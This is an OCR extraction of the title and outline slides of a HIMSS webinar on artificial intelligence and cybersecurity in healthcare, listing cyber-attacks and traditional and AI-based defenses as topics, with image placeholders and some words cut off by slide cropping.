
HIMSS - online webinar

Artificial intelligence and cybersecurity in healthcare

Benoit Desjardins, MD, PhD,
FAHA, FACR, FNASCI, CISSP, CEH
Professor of Radiology
Université de Montreal
University of Pennsylvania


Outline




Cyber-Attacks

Traditional
Cyber-Defenses

AI
Cyber-Defenses



Outline




Cyber-Attacks

Tradit
Cyber-D

3 facts
4 examples

I
efenses



